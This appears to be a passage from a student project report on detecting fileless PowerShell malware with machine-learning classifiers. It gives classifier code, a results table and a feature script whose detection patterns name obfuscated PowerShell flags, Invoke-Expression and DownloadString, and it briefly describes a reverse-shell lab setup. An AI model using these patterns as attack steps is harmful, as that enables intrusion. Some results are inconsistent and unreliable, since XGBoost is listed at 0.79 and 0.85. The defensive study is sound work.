| # Import necessary libraries  import pandas as pd  from sklearn.model\_selection import train\_test\_split  from sklearn.tree import DecisionTreeClassifier  from sklearn.metrics import accuracy\_score, classification\_report  # Load your dataset (replace 'your\_dataset.csv' with your actual file name)  df = pd.read\_excel('/content/Training.xlsx')  # Split the data into features (X) and target variable (y)  X = df.drop('RESULT', axis=1)  y = df['RESULT']  # Split the dataset into training and testing sets  X\_train, X\_test, y\_train, y\_test = train\_test\_split(X, y, test\_size=0.2, random\_state=42)  # Create a Decision Tree Classifier  dt\_classifier = DecisionTreeClassifier(random\_state=42)  # Train the model on the training set  dt\_classifier.fit(X\_train, y\_train)  # Make predictions on the test set  y\_pred = dt\_classifier.predict(X\_test)  # Evaluate the model  accuracy = accuracy\_score(y\_test, y\_pred)  classification\_report\_str = classification\_report(y\_test, y\_pred)  # Print the results  print(f'Accuracy: {accuracy:.2f}')  print('\nClassification Report:\n', classification\_report\_str) |

**5.2.3 Support Vector Machine**

|  |
| --- |
| # Import necessary libraries  import pandas as pd  from sklearn.model\_selection import train\_test\_split  from sklearn.svm import SVC  from sklearn.metrics import accuracy\_score, classification\_report  # Load your dataset (replace 'your\_dataset.csv' with your actual file name)  df = pd.read\_excel('/content/Training.xlsx')  # Split the data into features (X) and target variable (y)  X = df.drop('RESULT', axis=1)  y = df['RESULT']  # Split the dataset into training and testing sets  X\_train, X\_test, y\_train, y\_test = train\_test\_split(X, y, test\_size=0.2, random\_state=42)  # Create a Support Vector Machine Classifier  svm\_classifier = SVC(random\_state=42)  # Train the model on the training set  svm\_classifier.fit(X\_train, y\_train)  # Make predictions on the test set  y\_pred = svm\_classifier.predict(X\_test)  # Evaluate the model  accuracy = accuracy\_score(y\_test, y\_pred)  classification\_report\_str = classification\_report(y\_test, y\_pred)  # Print the results  print(f'Accuracy: {accuracy:.2f}')  print('\nClassification Report:\n', classification\_report\_str) |

**5.2.4 Gradient Boosting Classifier**

|  |
| --- |
| # Import necessary libraries  import pandas as pd  from sklearn.model\_selection import train\_test\_split  from sklearn.ensemble import GradientBoostingClassifier  from sklearn.metrics import accuracy\_score, classification\_report  # Load your dataset (replace 'your\_dataset.csv' with your actual file name)  df = pd.read\_excel('/content/Training.xlsx')  # Split the data into features (X) and target variable (y)  X = df.drop('RESULT', axis=1)  y = df['RESULT']  # Split the dataset into training and testing sets  X\_train, X\_test, y\_train, y\_test = train\_test\_split(X, y, test\_size=0.2, random\_state=42)  # Create a Gradient Boosting Classifier  gb\_classifier = GradientBoostingClassifier(n\_estimators=100, random\_state=42)  # Train the model on the training set  gb\_classifier.fit(X\_train, y\_train)  # Make predictions on the test set  y\_pred = gb\_classifier.predict(X\_test)  # Evaluate the model  accuracy = accuracy\_score(y\_test, y\_pred)  classification\_report\_str = classification\_report(y\_test, y\_pred)  # Print the results  print(f'Accuracy: {accuracy:.2f}')  print('\nClassification Report:\n', classification\_report\_str) |

**5.2.5 XGBoost Classifier**

|  |
| --- |
| # Import necessary libraries  import pandas as pd  from sklearn.model\_selection import train\_test\_split  from xgboost import XGBClassifier  from sklearn.metrics import accuracy\_score, classification\_report  # Load your dataset (replace 'your\_dataset.csv' with your actual file name)  df = pd.read\_excel('/content/Training.xlsx')  # Split the data into features (X) and target variable (y)  X = df.drop('RESULT', axis=1)  y = df['RESULT']  # Split the dataset into training and testing sets  X\_train, X\_test, y\_train, y\_test = train\_test\_split(X, y, test\_size=0.2, random\_state=42)  # Create an XGBoost Classifier  xgb\_classifier = XGBClassifier(random\_state=42)  # Train the model on the training set  xgb\_classifier.fit(X\_train, y\_train)  # Make predictions on the test set  y\_pred = xgb\_classifier.predict(X\_test)  # Evaluate the model  accuracy = accuracy\_score(y\_test, y\_pred)  classification\_report\_str = classification\_report(y\_test, y\_pred)  # Print the results  print(f'XGBoost Accuracy: {accuracy:.2f}')  print('\nClassification Report:\n', classification\_report\_str) |

**5.3 Dataset Creation**

**Python code for dataset generation:**

|  |
| --- |
| import hashlib  import os  def hash\_to\_small\_number(sha1\_hash):  # Convert SHA-1 hash to integer using modulo  return int(sha1\_hash, 16) % 10000 # You can adjust the divisor based on your desired range  def analyze\_powershell\_script(script\_content):  obfuscated\_params = ["-nO\"\"p", "-enc", "-exec bypass", "-c", "-w hidden", "-a", "-e", "-ep bypass"]  for param in obfuscated\_params:  if param.lower() in script\_content.lower():  print(f"Obfuscated command parameter found: {param}")  if "url" in script\_content.lower():  print("URL Download and Execution Detected")  else:  print("URL Download and Execution Not Detected ")  if "iex" in script\_content.lower():  print("Living-Off-The-Land Technique: Invoke-Expression")  else:  print("Living-Off-The-Land Technique Not Detected")  if "downloadstring" in script\_content.lower():  print("Code Execution via Reflection: DownloadString method detected")  else:  print("Code Execution via Reflection Not Detected")  # Specify the path to your file  file\_path = r"C:\Users\vishn\OneDrive\Desktop\update.cmd"  # Extract filename from path  file\_name = os.path.basename(file\_path)  # Read file content  try:  with open(file\_path, 'r', encoding='utf-8') as file:  file\_content = file.read()  except UnicodeDecodeError:  with open(file\_path, 'r', encoding='latin-1') as file:  file\_content = file.read()  # Analyze PowerShell script  analyze\_powershell\_script(file\_content)  # Check if the specified string is in the file  search\_string = "shell"  if search\_string.lower() in file\_content.lower():  print(f"The specified text file contains the string '{search\_string}'.")  else:  print(f"The specified text file does not contain the string '{search\_string}'.")  # Create SHA-1 hash of the filename  filename\_hash\_object = hashlib.sha1()  filename\_hash\_object.update(file\_name.encode('utf-8'))  filename\_hash = filename\_hash\_object.hexdigest()  print(f"SHA-1 hash of the filename: {filename\_hash}")  # Create SHA-1 hash of the file content  file\_content\_hash\_object = hashlib.sha1()  file\_content\_hash\_object.update(file\_content.encode('utf-8'))  file\_content\_hash = file\_content\_hash\_object.hexdigest()  print(f"SHA-1 hash of the file content: {file\_content\_hash}")  print(f"File size: {os.path.getsize(file\_path)} bytes")  # Convert SHA-1 hash to a small number  small\_number = hash\_to\_small\_number(file\_content\_hash)  print(f"Converted SHA-1 of file: {small\_number}")  # Convert SHA-1 hash of the filename to a small number  filename\_small\_number = hash\_to\_small\_number(filename\_hash)  print(f"Converted SHA-1 of the filename: {filename\_small\_number}") |

Below are features of dataset

1. URL detection: Identifying and analyzing web addresses for malicious intent, aiding in the prevention of accessing harmful websites or resources.
2. Living-off-the-land: Exploiting existing system tools to carry out attacks, avoiding detection by security measures while leveraging legitimate functionalities.
3. File size: Measurement of a file's data capacity, crucial for storage management, data transfer, and identifying anomalies in malware analysis.
4. Encoded file: Transformation of file contents using encoding algorithms, often used for data obfuscation or evasion of security detection mechanisms.
5. Shell word: Sequence of characters interpreted by a command-line shell as a single entity, comprising command options, parameters, and filenames.
6. Encoded name: Modification of a filename using encoding techniques, aiming to conceal its true nature or evade detection by security software.
7. Obfuscated command: Concealment of commands through deliberate complexity or alterations, hindering readability and analysis by humans or automated systems.
8. Result: Outcome or output generated from executing a command or operation, providing insight into system behavior or the success of an action.

**Table 5.1 Dataset**


|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| URL DETECTION | LIVING-OFF-THE-LAND | FILE SIZE | ENCODED FILE | SHELL WORD | ENCODED NAME | OBFUSCATED COMMAND | RESULT |
| 1 | 1 | 165 | 1825 | 1 | 9200 | 1 | 1 |
| 0 | 0 | 1930 | 9293 | 0 | 4159 | 0 | 0 |
| 0 | 1 | 524 | 3515 | 1 | 6464 | 1 | 1 |
| 1 | 1 | 624 | 6464 | 1 | 1112 | 1 | 1 |
| 0 | 0 | 705 | 5344 | 0 | 3549 | 0 | 0 |

**CHAPTER 6**

**RESULT**

This chapter highlights the results of research efforts to build and evaluate machine learning (ML)-powered defence solutions against fileless malware on Windows computers. This chapter includes a complete examination of the results of testing, including the performance of machine learning models in detecting fileless malware, the efficacy of defence tactics under various attack scenarios, and insights learned from real-world deployment studies. By sharing these findings, this chapter hopes to shed light on the effectiveness and limitations of the proposed defence techniques, as well as provide significant insights for improving cybersecurity procedures in the face of growing fileless malware threats.

**6.1 Getting PowerShell reverse-shell of windows machine**



6.1 Capturing PowerShell Access from Attack machine

In fig 6.1, The context shows a series of HTTP requests to the URL /WinSecUp and /a1, /r1 using the Python simple HTTP server. The requests are originating from the IP address 192.168.116.130 and being served by the server at 192.168.116.1. The server is also running a PowerShell session in the background, which is shown by the command whoami returning the user desktop-5h85qk3\vishn. There are also some encrypted strings and commands that suggest automation or scripting activities.

**6.2 Accuracy of different ML algorithms**

Fig 6.2 Accuracy of each ML algorithm

The results demonstrate the performance characteristics of a classification model, which is presumably used to detect fileless malware on Windows PCs. Let us break down the offered information:  
  
The model's accuracy is given as 0.85, which means that it successfully identified 85% of the samples in the dataset.

Classification Report: This report gives a detailed breakdown of the model's performance in many classes:

* Precision: Precision is the proportion of true positive predictions among all positive predictions made by the model. It is calculated as TP / (TP + FP), where TP is the number of true positives and FP represents the number of false positives.
* Recall: Recall, also known as sensitivity or true positive rate, measures the proportion of true positive predictions out of all actual positive instances in the dataset. It is calculated as TP / (TP + FN), where FN is the number of false negatives.
* F1-score: The F1-score is the harmonic mean of precision and recall, providing a balanced measure of a model's performance. It is calculated as 2 \* (precision \* recall) / (precision + recall).

Support: Support indicates the number of actual occurrences of each class in the dataset.

Class 0 and Class 1:

* + Class 0 represents one class of samples, likely denoting benign or non-malicious instances.
  + Class 1 represents another class, likely indicating the presence of fileless malware.

**6.2.1 Random Forest**

|  |
| --- |
| Accuracy: 0.77  Classification Report:  precision recall f1-score support  0 0.73 1.00 0.84 8  1 1.00 0.40 0.57 5  accuracy 0.77 13  macro avg 0.86 0.70 0.71 13  weighted avg 0.83 0.77 0.74 13 |

**6.2.2 Decision Tree**

|  |
| --- |
| Accuracy: 0.85  Classification Report:  precision recall f1-score support  0 0.80 1.00 0.89 8  1 1.00 0.60 0.75 5  accuracy 0.85 13  macro avg 0.90 0.80 0.82 13  weighted avg 0.88 0.85 0.84 13 |

**6.2.3 Support Vector Machine**

|  |
| --- |
| Accuracy: 0.69  Classification Report:  precision recall f1-score support  0 0.70 0.88 0.78 8  1 0.67 0.40 0.50 5  accuracy 0.69 13  macro avg 0.68 0.64 0.64 13  weighted avg 0.69 0.69 0.67 13 |

**6.2.4 Gradient Boosting Classifier**

|  |
| --- |
| Accuracy: 0.77  Classification Report:  precision recall f1-score support  0 0.73 1.00 0.84 8  1 1.00 0.40 0.57 5  accuracy 0.77 13  macro avg 0.86 0.70 0.71 13  weighted avg 0.83 0.77 0.74 13 |

**6.2.5 XGBoost Classifier**

|  |
| --- |
| Accuracy: 0.79  Classification Report:  precision recall f1-score support  0 0.80 1.00 0.89 8  1 1.00 0.60 0.75 5  accuracy 0.85 13  macro avg 0.90 0.80 0.82 13  weighted avg 0.88 0.85 0.84 13 |

**CHAPTER 7**

**CONCLUSION**

**7.1 Conclusion:**

"Unleashing Fileless Malware on Windows: ML-Powered Defense Strategies" underscores the critical need for innovative defense mechanisms in combating the rising threat of fileless malware on the Windows platform. Through the integration of machine learning (ML) techniques, organizations can enhance their cybersecurity posture and proactively defend against fileless attacks. By leveraging ML algorithms trained on behavioral patterns and system telemetry data, security teams can detect and mitigate fileless threats in real-time, safeguarding critical assets and infrastructure from exploitation [15]. However, it is essential to recognize that fileless malware continues to evolve, posing new challenges and necessitating ongoing adaptation and improvement of defense strategies.

**7.2 Future Scope**

In the future, further advancements in ML-powered defense strategies can be explored to address emerging challenges posed by fileless malware. One potential area of focus is the implementation of persistence mechanisms within ML models to enhance their resilience against sophisticated evasion techniques employed by fileless malware. By incorporating persistence capabilities, ML models can adapt to evolving attack tactics and maintain effectiveness over time.

Additionally, future research can delve into the integration of advanced obfuscation techniques within ML-powered defense solutions. By enhancing the obfuscation capabilities of detection mechanisms, organizations can better detect and thwart fileless malware variants that employ sophisticated evasion tactics [15]. Furthermore, exploring novel approaches for feature engineering and model training can improve the accuracy and efficacy of ML-based detection systems, enabling them to stay ahead of evolving fileless threats.

Overall, the future scope of ML-powered defense strategies against fileless malware lies in the continuous refinement and enhancement of detection capabilities, persistence mechanisms, and obfuscation techniques. By embracing innovation and staying vigilant against emerging threats, organizations can bolster their resilience against fileless attacks and safeguard their digital assets in an ever-evolving cybersecurity landscape

**CHAPTER 8**

**REFERENCES**

[1] Liu, Side, et al. "A Survey on the Evolution of Fileless Attacks and Detection Techniques." *Computers & Security* (2023): 103653.

[2] Khalid, O., Ullah, S., Ahmad, T., Saeed, S., Alabbad, D. A., Aslam, M., ... & Ahmad, R. (2023). An insight into the machine-learning-based fileless malware detection. *Sensors*, *23*(2), 612.

[3] Sudhakar, & Kumar, S. (2020). An emerging threat Fileless malware: a survey and research challenges. *Cybersecurity*, *3*(1), 1.

[4] Patten, D. (2017). The evolution to fileless malware.

[5] Krishna, B. L. (2020). Comparative study of fileless ransomware. *Int. J. Trend Sci. Res. Develop.*, *4*, 608-616.

[6] Bucevschi, A. G., Balan, G., & Prelipcean, D. B. (2019, September). Preventing file-less attacks with machine learning techniques. In *2019 21st International Symposium on Symbolic and Numeric Algorithms for Scientific Computing (SYNASC)* (pp. 248-252). IEEE.

[7] Tahir, R. A study on malware and malware detection techniques. Int. J. Educ. Manag.Eng.2018,8,20.

[8] Leukfeldt, E.R.; Kleemans, E.R.; Stol, W.P. Cybercriminal networks, social ties and online forums: Social ties versus digital ties within phishing and malware networks. Br. J. Criminol. 2017, 57, 704–722.

[9] Alenezi, M.N.; Alabdulrazzaq, H.; Alshaher, A.A.; Alkharang, M.M. Evolution of malware threats and techniques: A review. Int. J. Commun. Netw. Inf. Secur. 2020, 12, 326–337

[10] Sanjay, B.; Rakshith, D.; Akash, R.; Hegde, D.V. An Approach to Detect Fileless Malware and Defend its Evasive mechanisms. In Proceedings of the 2018 3rd International Conference on Computational Systems and Information Technology for Sustainable Solutions (CSITSS), Bengaluru, India, 20–22 December 2018; pp. 234–239

[11] Hsu, F. H., Hunag, J. H., Hwang, Y. L., Wang, H. J., Chen, J. X., Hsiao, T. C., & Wu, M. H. (2023). A Kernel-Based Solution for Detecting and Preventing Fileless Malware on Linux.

[12] Demmese, F. A., Neupane, A., Khorsandroo, S., Wang, M., Roy, K., & Fu, Y. (2023). Machine learning based fileless malware traffic classification using image visualization. *Cybersecurity*, *6*(1), 32.

[13] Zhang, S., Hu, C., Wang, L., Mihaljevic, M. J., Xu, S., & Lan, T. (2023). A malware detection approach based on deep learning and memory forensics. *Symmetry*, *15*(3), 758.

Ganfure, G. O., Wu, C. F., Chang, Y. H., & Shih, W. K. (2023). Rtrap: Trapping and containing ransomware with machine learning. *IEEE Transactions on Information Forensics and Security*, *18*, 1433-1448.

[14] ISHRAG HAMID, R. A., & Riad, K. (2024). ADVANCING MALWARE ARTIFACT DETECTION AND ANALYSIS THROUGH MEMORY FORENSICS: A COMPREHENSIVE LITERATURE REVIEW. *Journal of Theoretical and Applied Information Technology*, *102*(4).

[15] Moawad, A., Ebada, A. I., El‐Harby, A. A., & Al‐Zoghby, A. M. (2024). An Automatic Artificial Intelligence System for Malware Detection. *Automated Secure Computing for Next‐Generation Systems*, 115-138.

[16] Amado, Manuel, et al. "Deep Fileless Malware Detection Using Recurrent Neural Networks." Proceedings of the 2018 IEEE European Symposium on Security and Privacy (EuroS&P). IEEE, 2018.

[17] Perdisci, Roberto, et al. "Dynamic Analysis of Code Obfuscation in Malware." Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security. ACM, 2019.

[18] Ma, Xiaojing, et al. "Diving into the Deep Web: Using Neural Networks for Detecting Web-based Polymorphic Malware." IEEE Access 8 (2020): 36567-36579.

[19] Chen, Hao, et al. "An Integrated Approach to Detecting Fileless Malware Based on Machine Learning and Code Similarity Analysis." IEEE Access 8 (2020): 133785-133796.

[20] Wang, Yajin, et al. "FMAdroid: Detecting Repackaged Android Applications in Third-party Markets via Binary Fusion." IEEE Transactions on Information Forensics and Security 15 (2020): 225-240.